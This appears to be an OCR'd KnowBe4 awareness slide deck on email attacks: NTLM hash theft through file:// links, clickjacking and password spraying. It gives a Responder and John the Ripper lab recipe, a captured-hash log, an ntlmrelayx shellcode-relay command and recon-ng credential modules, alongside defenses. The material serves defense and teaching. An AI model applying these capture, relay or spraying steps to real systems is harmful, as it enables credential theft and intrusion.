KnowBe4
Human error. Conquered.

Incredible Email Hacks You'd Never Expect

Roger A. Grimes
Data-Driven Defense Evangelist,
KnowBe4, Inc.
rogerg@knowbe4.com

Roger A. Grimes
Data-Driven Defense Evangelist
KnowBe4, Inc.

e: rogerg@knowbe4.com
Twitter: @RogerAGrimes
LinkedIn: https://www.linkedin.com/in/rogeragrimes/


About Roger


- 30 years plus in computer security, 20 years pen testing
- Expertise in host and network security, IdM, crypto, PKI, APT, honeypot, cloud security
- Consultant to world's largest companies and militaries for decades
- Previous worked for Foundstone, McAfee, Microsoft
- Written 13 books and over 1,100 magazine articles
- *InfoWorld* and *CSO* weekly security columnist 2005 - 2019
- Frequently interviewed by magazines (e.g. Newsweek) and radio shows (e.g. NPR's All Things Considered)


Certification exams passed include:


- CPA
- CISSP
- CISM, CISA
- MCSE: Security, MCP, MVP
- CEH, TISCA, Security+, CHFI
- yada, yada


Roger's Books























About Us

- The world's largest integrated Security Awareness Training and Simulated Phishing platform
- Based in Tampa Bay, Florida, founded in 2010
- CEO & employees are ex-antivirus, IT Security pros
- We help tens of thousands of organizations manage the ongoing problem of social engineering
- Winner of numerous industry awards

Today’s Presentation

- Incredible ways you and your organization can be compromised involving email
- Regular social engineering and phishing is your biggest problem
- But can’t hurt to be aware of what is possible

Covered Topics


- Password Hash Theft
- Clickjacking
- Password Spray Attacks
- Rogue Recoveries
- Homoglyphs
- Bad Rules and Rogue Forms

Password Hash Theft

Password Hash Basics

- In most authentication systems, passwords are stored and transmitted as cryptographic hashes (LM, NT, MD5, Bcrypt, SHA1, SHA2, etc.)
- Password hashes can be cracked using brute force, hash tables, rainbow tables, etc.
- **Opening an email or clicking on a link can transmit your password hash**

Hash Algorithm	Hash Result for frog
Message Digest5 (MD5)	938c2cc0dcc05f2b68c4287040cfcf71
LANManager (LM)	71CF7241255BBEB4AAD3B435B51404EE
Windows NT (NT)	E3EBB26FE8A631171D218D084C76C982
SHA1	b3e0f62fa1046ac6a8559c68d231b6bd11345f36
BCrypt	$2y$10$5lSoGVbVHgmVVvV2J5Cxt.RFJyjVA38InpRbIP/GZo5vQAetjnv9S



URL Password Hash Theft

Password Hash Capture Steps

1. Hacker creates/has a malicious web server on Internet
2. Creates a malicious URL address that links to object on web server
3. Sends link to victim (e.g., using email, etc.)
4. Victim clicks on URL link
5. Email program/browser attempts to retrieve object
6. Server says it requires an authenticated logon to access object
7. Email program/browser attempts authenticated logon
8. Sends remote logon attempt from which attacker can derive password hash

URL Password Hash Theft Demo


URL Click sends Your Password Hash

Kevin Mitnick demo

- Uses **file:////** trick
- https://blog.knowbe4.com/kevin-mitnick-demos-password-hack-no-link-click-or-attachments-necessary
- **I Can Get and Hack Your Password Hashes From Email**
  - https://www.csoonline.com/article/3333916/windows-security/i-can-get-and-crack-your-password-hashes-from-email.html

URL Password Hash Theft Demo

Password Hash Capture - Kevin Mitnick Demo



```
[+] Listening for events...
[SMB] Requested Share       : \\192.168.56.20\IPC$
[SMBv2] NTLMv2-SSP Client   : 107.144.147.37
[SMBv2] NTLMv2-SSP Username : DESKTOP-LBG6PJ7\kevin
[SMBv2] NTLMv2-SSP Hash     : kevin::DESKTOP-LBG6PJ7:8043882a065a4c39:AC65DF59233C29B26EB
8C82BFDF6BFDD:0101000000000000C0653150DE09D201D3F9C01E6ABD2332000000000200080053004D00420
0330001001E00570049004E002D00500052004800340039003200520051004100460056000400140053004D00
420033002E006C006F00630061006C0003003400570049004E002D0050005200480034003900320052005100 4
100460056002E0053004D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F
00630061006C0007000800C0653150DE09D201060004000200000008003000300000000000000001000000002
000006751D934A4F342D1E95E7F2273EC7BA35BDEDB8888C81336699B447E959CF7870A001000000000000000
0000000000000000000009001E0063006900660073002F006C006C006E006B00650064002E0063006F006D000
00000000000000000000000
[*] Skipping previously captured hash for DESKTOP-LBG6PJ7\kevin
[*] Skipping previously captured hash for DESKTOP-LBG6PJ7\kevin
[*] Skipping previously captured hash for DESKTOP-LBG6PJ7\kevin
[*] Skipping previously captured hash for DESKTOP-LBG6PJ7\kevin
[*] Skipping previously captured hash for DESKTOP-LBG6PJ7\kevin
[*] Skipping previously captured hash for DESKTOP-LBG6PJ7\kevin
[*] Skipping previously captured hash for DESKTOP-LBG6PJ7\kevin
[*] Skipping previously captured hash for DESKTOP-LBG6PJ7\kevin
[*] Skipping previously captured hash for DESKTOP-LBG6PJ7\kevin
[*] Skipping previously captured hash for DESKTOP-LBG6PJ7\kevin
[*] Skipping previously captured hash for DESKTOP-LBG6PJ7\kevin
[*] Skipping previously captured hash for DESKTOP-LBG6PJ7\kevin
[*] Skipping previously captured hash for DESKTOP-LBG6PJ7\kevin
[*] Skipping previously captured hash for DESKTOP-LBG6PJ7\kevin
[*] Skipping previously captured hash for DESKTOP-LBG6PJ7\kevin
[*] Skipping previously captured hash for DESKTOP-LBG6PJ7\kevin
[*] Skipping previously captured hash for DESKTOP-LBG6PJ7\kevin
[*] Skipping previously captured hash for DESKTOP-LBG6PJ7\kevin
[*] Skipping previously captured hash for DESKTOP-LBG6PJ7\kevin
```

URL Password Hash Theft Demo

Kevin Mitnick Demo - Steps

1. Sets up Responder tool (https://github.com/SpiderLabs/Responder)
2. Creates and sends malicious email, includes UNC link (file:////) pointing to object on Responder server
3. Victim opens email in O365
4. Email program/browser attempts to retrieve object
5. Responder captures NT challenge response
6. Attacker generates and cracks NT hash to obtain plaintext password

Creating Your Own Responder Demo

Creating Your Own Demo Environment Quickly in 1 Hour

Make a Windows VM and a Linux VM on the same simulated network

1. Download and run Kali Linux (https://www.kali.org/news/kali-linux-2018-4-release/)
2. Login as **root**, password is **toor**
3. Click **Applications** menu, choose **09 - Sniffing and Spoofing**, and run **Responder**
4. Then run **responder -I eth0 –v** (note listening IP address)

On Windows computer:

1. Open browser and connect to **http://<linuxIPaddresss>/index.html** (or any name)
2. Open File Explorer, and connect to **file:////<linuxIPaddress>/index.txt**
3. Responder will get NTLM challenge responses

To crack hashes, back on Linux computer:

1. Start terminal session
2. **cd /usr/share/responder/logs**
3. Run John the Ripper to crack the hashes in the log files

john <HTTP-NTLMv2…> or **john <SMB….>**

Password Hash Theft

More Attacks

Once you have the NTLM Challenge Responses and/or hashes, there are many attacks you can do

- Example: Use **NTLMRelayx**
- Example: Use NTLMRelayx to dump SAM password hashes
- Example: Use NTLMRelayx to take captured NTLM challenge responses and replay them on other computers to inject shell code

```
root@kali:~# ntmlrelayx.py -tf victims.txt -c <shellcodehere>
```

Password Hash Theft

Real Attacks

Not super common, but does happen in the real world

Newly Discovered Watering Hole Attack Targets Ukrainian, Canadian Organizations

Black Lotus Labs Posted On April 5, 2021

function into the website's code, which is then executed by the victims' machines. In the case of these websites, malicious JavaScript prompted the victims' devices to send their New Technology LAN Manager (NTLM) hashes to an actor-controlled server using Server Message Block (SMB), a communications protocol that enables shared access to system resources such as printers and files. In most Windows environments, the NTLM protocol is used as an authentication mechanism for the various users in a system. Once these hashes are obtained by the threat actor, they can, in some cases, be cracked offline, which can further reveal usernames and passwords that can be leveraged for subsequent operations such as accessing email accounts or other corporate resources.

https://blog.lumen.com/newly-discovered-watering-hole-attack-targets-ukrainian-canadian-organizations/

Password Hash Theft

Real Attacks

Breaking down the San Francisco airport hack

STEP 3: DUMP VICTIM NTLM HASHES TO THE ATTACKER'S SYSTEM

- \\Serv1 in the above representation is the PNG file injected in to the website.
- The victim user's browser attempts to locate the image using its UNC path FILE:// from the attacker's system using the SMB protocol.
- Thanks to the network sniffer, attackers are now able to retrieve the NTLM hashes of the victim.

https://blogs.manageengine.com/it-security/2020/04/22/breaking-down-the-san-francisco-airport-hack.html

URL Password Hash Theft

Defenses

- Require passwords with enough entropy to withstand cracking attempts
- Block unauthorized outbound authentication logons at perimeter and/or host
  - Port blocking: **NetBIOS: UDP 137 & 138, TCP 139 & 445; LLMNR: UDP & TCP 5535**; LDAP: UDP/TCP 389 & 636; SQL: TCP 1433; TCP 21; SMTP: TCP 25 & 587; POP: TCP 110 & 995; IMAP: TCP 143 & 993
  - Can you block on portable devices wherever the connect?
- Filter out inbound file:// links
- Optional Microsoft patch and registry configuration settings:

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/ADV170014

Clickjacking

Traditional Method

Spammer/Attacker/Phisher:


- Tricks you into clicking on something you didn’t intend to click on
  - To send you to ad or rogue web site
- Uses JavaScript to switch out elements when you go to click on something

Clickjacking

Traditional Method

Spammer/Attacker/Phisher:

- Tricks you int you didn’t intend to click on
  - To send y site
- Uses JavaSc nts when you go to click on something



Clickjacking

New - Rogue Wiping Elements

Spammer/Attacker/Phisher:

- Creates “bothersome” element that when wiped launches connection back to rogue website
  - Send your password hash, etc.
- Uses brown/black dot appear like **dust** on screen
- Uses brown/black curve object look like **hair** on screen
- User tries to wipe away dust or hair, activating link
  - Which may send your password hash

Clickjacking

Defenses

- Be aware that touch screens may introduce some new types of attacks
- Realize that dust or hair may not be dust or hair
- Education

Password Sprays

Intro

Using a hacking tool against an online portal to guess at multiple accounts using one or more passwords

- AKA “credential stuffing”
- Attacks are usually “wide, low and slow” to avoid kicking off account lockouts and alerts
- Hacker needs logon names (email addresses often work) and online portal to guess against (email portals are great for this) or open API
- Can never lockout true Windows Administrator account (RID 500)

Password Sprays


Intro

Using a hacking tool against an online portal to guess at multiple accounts using c

Akamai: We Saw 61 Billion Credential Stuffing Attacks in 18 Months

- AKA “credential stuffing”
- Attacks off account lockou
- Hacke and online portal to gues
- Can never lockout true Windows Administrator account (RID 500)

In March 2019, the **Federal Bureau of Investigation** (FBI) alerted Citrix they had reason to believe cybercriminals had gained access to the company’s internal network. The FBI told Citrix the hackers likely got in using a technique called “password spraying,” a relatively crude but remarkably effective attack that attempts to access a large number of employee accounts (usernames/email addresses) using just a handful of common passwords.



Password Sprays

Step 1 – Collect Victim Company Logon Information

Use a tool to do Internet searches for victim company info

- At minimum: email addresses and logon portals
- Example: Fingerprinting Organizations with Collected Archives (FOCA)
- Uses 3 search engines: Google, Bing, and DuckDuckGo to search for company content
- Search Types: web, document, DNS, IP, fingerprinting, data leaks, backup files, open directories, etc.

Getting Your Email Address & Password

Attackers Can Get It:

- There are over a hundred OSINT tools hackers can use to find information
- Example: Recon-ng

```
recon/domains-credentials/pwnedlist/account_creds
recon/domains-credentials/pwnedlist/api_usage
recon/domains-credentials/pwnedlist/domain_creds
recon/domains-credentials/pwnedlist/domain_ispwned
recon/domains-credentials/pwnedlist/leak_lookup
recon/domains-credentials/pwnedlist/leaks_dump
```

```
recon/contacts-credentials/hibp_breach
recon/contacts-credentials/hibp_paste
```

```
Sponsored by...
www.blackhillsinfosec.com

[recon-ng v4.9.6, Tim Tomes (@LaNMaSteR53)]

[81] Recon modules
[8]  Reporting modules
[2]  Import modules
[2]  Exploitation modules
[2]  Discovery modules

[recon-ng][default] >
```

Getting Your Email Address & Password

<u>Attackers Can Get It:</u>

- There are over a hundred OSINT tools hackers can use to find information
- Example: theharvester

theharvester Package Description

The objective of this program is to gather emails, subdomains, hosts, employee names, open ports and banners from different public sources like search engines, PGP key servers and SHODAN computer database.

Getting Your Email Address & Password

Attackers Can Get It:

- There are over a hundred OSINT tools hackers can use to find information
- Example: Awesome OSINT
  - https://github.com/jivoi/awesome-osint

Awesome OSINT awesome


A curated list of amazingly awesome open source intelligence tools and resources. Open-source intelligence (OSINT) is intelligence collected from publicly available sources. In the intelligence community (IC), the term "open" refers to overt, publicly available sources (as opposed to covert or clandestine sources)

osint
open source intelligence

Contents

Password Sprays

Step 2a – Find Unprotected Online Portal to Guess Against

